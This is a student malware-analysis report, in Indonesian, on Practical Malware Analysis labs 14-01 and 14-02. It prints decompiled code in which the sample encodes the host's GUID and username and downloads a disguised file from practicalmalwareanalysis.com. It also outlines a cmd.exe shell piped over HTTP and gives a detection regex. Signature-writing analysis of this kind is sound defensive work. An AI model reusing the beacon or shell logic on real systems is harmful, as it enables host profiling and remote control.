TUGAS FORENSIK DIGITAL MALWARE ANALYSIS

MALWARE-FOCUSED NETWORKSIGNATURES

- Alvaro Austin - 2106752180
- Aushaaf Fadhilah Azzah - 2106630063
- Mohammad Ferry Husnil Arif - 2106709112
- Raden Mohamad Adrian Ramadhan Hendar Wibawa - 2106750540
- Rahfi Alyendra Gibran - 2106705764

INTRODUCTION

Network-based malware exploits vulnerabilities in network protocols and services to infiltrate and compromise systems, often propagating itself to other connected devices. Once inside a network, it can perform various harmful activities, such as unauthorized data access, system manipulation, or the exfiltration of sensitive information.

LAB 14.1

FINDING USED NETWORK LIBRARIES

Dengan menggunakan library ‘pefile’ dari python, kita dapat mem-parse dll serta imports yang dipakai dari executeable windows kita. bisa dilihat di samping, terdapat urlmon.dll yang mengimport URLDownloadToCacheFileA yang bisa kita asumsikan digunakan sebagai entry untuk berkomunikasi dengan internet.

fungsi ini sendiri menggunakan interface COM dari windows sehingga bisa menghindari network-signature detection dari windows defender.

```
^Cremnux@remnux:~/Downloads/Practical Malware Analysi
import sys
import pefile

file = pefile.PE(sys.argv[1])

print("######################")
print("IMPORTS")
print("######################")

for item in file.DIRECTORY_ENTRY_IMPORT:
        print("======================")
        print(item.dll.decode("UTF-8"))
        print("======================")
        for _import in item.imports:
                print(_import.name.decode("UTF-8"))
```

```
========================
ADVAPI32.dll
========================
GetCurrentHwProfileA
GetUserNameA
========================
urlmon.dll
========================
URLDownloadToCacheFileA
remnux@remnux:~/Downloads/
```

NETWORK BEACON CONSTRUCTION

Pada Malware ini terdapat fungsi yang mem-parse GUID + username dari host pc. dengan format 12 char pertama dari GUID XX:XX:XX:XX:XX:XX serta -username

```
undefined4 FUN_00401285(void)

{
  BOOL BVar1;
  undefined4 uVar2;
  undefined1 unaff_BP;
  char acStackY_10164 [200];
  char acStackY_1009c [20];
  tagHW_PROFILE_INFOA tStackY_10088;
  int iStackY_1000c;
  DWORD DStackY_10008;
  char acStackY_10004 [32768];
  CHAR local_8004 [32708];
  undefined4 uStackY_40;

  FUN_00401520(unaff_BP);
  DStackY_10008 = 0x7fff;
  _memset(acStackY_10004,0,0x7fff);
  GetCurrentHwProfileA(&tStackY_10088);
  uStackY_40 = 0x401330;
  FUN_004014c8(acStackY_1009c,(byte *)s_%c%c:%c%c:%c%c:%c%c:%c%c:%c%c_00406064);
  DStackY_10008 = 0x7fff;
  BVar1 = GetUserNameA(local_8004,&DStackY_10008);
  if (BVar1 == 0) {
    uVar2 = 0;
  }
  else {
    FUN_004014c8(acStackY_10164,(byte *)s_%s-%s_00406084);
    _memset(acStackY_10004,0,0x7fff);
    FUN_004010bb(acStackY_10164,(int)acStackY_10004);
    while( true ) {
      iStackY_1000c = FUN_004011a3(acStackY_10004);
      if (iStackY_1000c != 0) break;
```

NETWORK BEACON CONSTRUCTION (2)


Setelah mendapatkan data GUID serta username host, kemudian malware akan mengencode data tersebut menjadi base64, Namun dengan modifikasi, yakni padding “=” pada base64 diubah menjadi a atau char lain mengikuti algoritma xor , and serta shift seperti di sebelah

```
void __cdecl FUN_00401000(byte *param_1,undefined *param_2,int param_3)

{
  char cVar1;

  *param_2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
             [(int)(uint)*param_1 >> 2];
  param_2[1] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
               [(*param_1 & 3) << 4 | (int)(param_1[1] & 0xf0) >> 4];
  if (param_3 < 2) {
    cVar1 = 'a';
  }
  else {
    cVar1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
            [(param_1[1] & 0xf) << 2 | (int)(param_1[2] & 0xc0) >> 6];
  }
  param_2[2] = cVar1;
  if (param_3 < 3) {
    cVar1 = 'a';
  }
  else {
    cVar1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"[param_1[2] & 0x3f];
  }
  param_2[3] = cVar1;
  return;
}
```

NETWORK BEACON CONSTRUCTION (3)

Setelah mendapatkan semua data tersebut, kemudian malware akan melakukan GET request ke http://www.practicalmalwareanalysis.com/ + hasil base64 encode +/[1 char].png untuk mendownload file malicious tersebut.

```
local_21c = _strlen(param_1);
local_218 = param_1[local_21c - 1];
FUN_004014c8(local_214,(byte *)s_http://www.practicalmalwareanaly_00406030);
local_420 = URLDownloadToCacheFileA
                    ((LPUNKNOWN)0x0,local_214,local_41c,0x200,0,(LPBINDSTATUSCALLBACK)0x0);
if (local_420 == 0) {
  _memset(&local_464,0,0x44);
  local_464.cb = 0x44;
```



log traffic ketika malware dijalankan

WHAT INFO DO THE ATTACKERS GET?

Data yang didapatkan oleh penyerang tidak begitu berarti jika hanya digunakan apa adanya, sebab data yang didapatkan adalah GUID + username yang diencode sebagai base64, bukan credential autentikasi dan sebagainya. Namun, data bisa cukup berbahaya jika di chain dengan exploit lain, misal privilege escalation

```
remnux@remnux:~/Downloads/Practical Malware Analysis Labs/BinaryCollection/Chapter_14L$ echo MTI6
MzQ6NTY6Nzg6OTA6MTItcmVtbnV= | base64 -d
12:34:56:78:90:12-remnuremnux@remnux:~/Downloads/Practical Malware Analysis Labs/BinaryCollection
```

TL;DR

Malware ini akan membuat process baru melalui **CreateProcessA untuk** melakukan HTTP GET Request untuk mendownload file dengan menggunakan URLDownloadToCacheFile. domain yang diakses adalah practicalmalwareanalysis.com serta URI yang berupa base64 dari 12 bit pertama GUID + username. file yang didownload merupakan file yang di-disguise sebagai file berekestensi PNG. Malware akan terus melakukan ini dengan interval waktu 60 detik.

THE MALWARE'S NETWORK SIGNATURE

- Menggunakan HTTP Request
- Domain yang diakses adalah practicalmalwareanalysis.com
- path atau URI yang digunakan adalah base64 dengan value padding '==' yang telah diubah
- value dari encoded base64 string tersebut adalah GUID-username, yakni XX:XX:XX:XX:XX:XX-uname
- file yang diakses berekstensi bernama char terakhir dari base64 encoded string, dengan extension .png

Berdasarkan hal-hal di atas, kita dapat membuat regexp untuk mengenali aktivitas malware ini, yakni:

```
PRACTICALMALWAREANALYSIS\.COM\/(?:[A-ZA-Z0-9+\/]{4})*(?:[A-ZA-Z0-9+\/]{2}AA|[A-ZA-Z0-9+\/]{3}A)?\/\W\.PNG
```

THINGS TO CONSIDER

- Ketika membuat regexp untuk mengidentifikasi base64 encoded string, harus dipertimbangkan juga perubahan value padding ‘=’, sebab ini random sehingga regexp dynamic harus di handle dengan benar.

- Untuk domain, sebaiknya dihandle saja semua subdomain sehingga *.DOMAIN.NAME, instead of sub.DOMAIN.NAME

LAB 14.2

CODING MALWARE TO USE DIRECT IP ADDRESSES

- Advantages:
  - IP tidak perlu diperbaharui seperti nama domain.
  - Alamat IP lebih sulit untuk dianalisis selama analisis malware dinamis.
- Disadvantages:
  - Penyerang tidak dapat mengalihkan lalu lintas malware jika diperlukan, jadi jika kehilangan kontrol atas server, malware tersebut menjadi tidak berguna.
  - Menggunakan alamat IP untuk lalu lintas HTTP dapat dianggap mencurigakan, karena tidak umum di antara pengguna.

USED NETWORK LIBRARIES IN LAB14-02.EXE


Menggunakan get_file_imports.py


```
remnux@remnux:~/Downloads/labs/Practical Malware Analysis Labs/BinaryCollection/Chapter_14L$ python3 get_file_imports.py Lab14-02.exe
####################
IMPORTS
####################
======================
KERNEL32.dll
======================
DisconnectNamedPipe
TerminateProcess
WaitForMultipleObjects
Sleep
TerminateThread
CreateThread
CloseHandle
CreateProcessA
DuplicateHandle
GetCurrentProcess
CreatePipe
CreateEventA
ExitThread
ReadFile
PeekNamedPipe
SetEvent
WriteFile
```

```
WININET.dll
======================
InternetCloseHandle
InternetOpenUrlA
InternetOpenA
InternetReadFile
======================
MSVCRT.dll
======================
exit
__p__commode
_controlfp
_except_handler3
__set_app_type
free
malloc
???2@YAPAXI@Z
???3@YAXPAX@Z
_strnicmp
_exit
_XcptFilter
_adjust_fdiv
_acmdln
__getmainargs
_initterm
__setusermatherr
__p__fmode
remnux@remnux:~/Downloads/labs/Practical Malware Analysis Labs/BinaryCollection/Chapter_14L$
```

Malware ini menggunakan library WININET.dll, yang disertakan dalam WINAPI. Penggunaan lib tersebut perlu diperhatikan karena ini adalah metode utama yang digunakan oleh file binarymalware untuk berkomunikasi dengan Command and Control (C&C) mereka.

FINDING SOURCE URL PART 1





GetModuleHandleA dipanggil dengan argument 0x0 atau Null. Ini kemudian memanggil LoadStringA dengan id 1

FINDING SOURCE URL PART 2


menggunakan rabin2

```
remnux@remnux:~/Downloads/labs/Practical Malware Analysis Labs/BinaryCollection/Chapter_14L$ rabin2 -z Lab14-02.exe
[Strings]
nth paddr      vaddr      len size section type    string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00001256 0x00402256 19  20   .rdata  ascii   DisconnectNamedPipe
1   0x0000126c 0x0040226c 16  17   .rdata  ascii   TerminateProcess
2   0x00001280 0x00402280 22  23   .rdata  ascii   WaitForMultipleObjects
```

```
49  0x0000155c 0x0040255c 16  17   .rdata  ascii   __setusermatherr
50  0x00001570 0x00402570 12  13   .rdata  ascii   _adjust_fdiv
51  0x00001580 0x00402580 12  13   .rdata  ascii   __p__commode
52  0x00001590 0x00402590 10  11   .rdata  ascii   __p__fmode
53  0x0000159e 0x0040259e 14  15   .rdata  ascii   __set_app_type
54  0x000015b0 0x004025b0 16  17   .rdata  ascii   _except_handler3
55  0x000015c4 0x004025c4 10  11   .rdata  ascii   _controlfp
56  0x000015d2 0x004025d2 16  17   .rdata  ascii   GetModuleHandleA
57  0x000015e6 0x004025e6 15  16   .rdata  ascii   GetStartupInfoA
0   0x00001610 0x00403010 64  65   .data   ascii   WXYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmn0pqrstuvwxyz
1   0x00001654 0x00403054 7   8    .data   ascii   cmd.exe
2   0x00001660 0x00403060 4   5    .data   ascii   exit
3   0x0000166c 0x0040306c 13  14   .data   ascii   Internet Surf
4   0x0000167c 0x0040307c 4   5    .data   ascii   Open
5   0x00001684 0x00403084 6   7    .data   ascii    > nul
6   0x0000168c 0x0040308c 7   8    .data   ascii   /c del
    0x0000185c 0x0040405c 29  60   .rsrc   utf16le http://127.0.0.1/tenfour.html
```

Jika dilihat dalam String Table ternyata mengacu pada url "http://127.0.0.1/tenfour.html"


menggunakan ghidra > .rsrc




HTTP PROTOCOL PART 1

Buat event


Buat 2 pipe, read handle of 1st pipe dan write handle of 2nd pipe



Duplikasi baru write handle of 1st pipe dan read handle of 2nd pipe




Create thread untuk eksekusi function




HTTP PROTOCOL PART 2

PeekNamedPipe untuk copy data read handle 1st pipe ke arah buffer yang nantinya akan dibaca dengan ReadFile



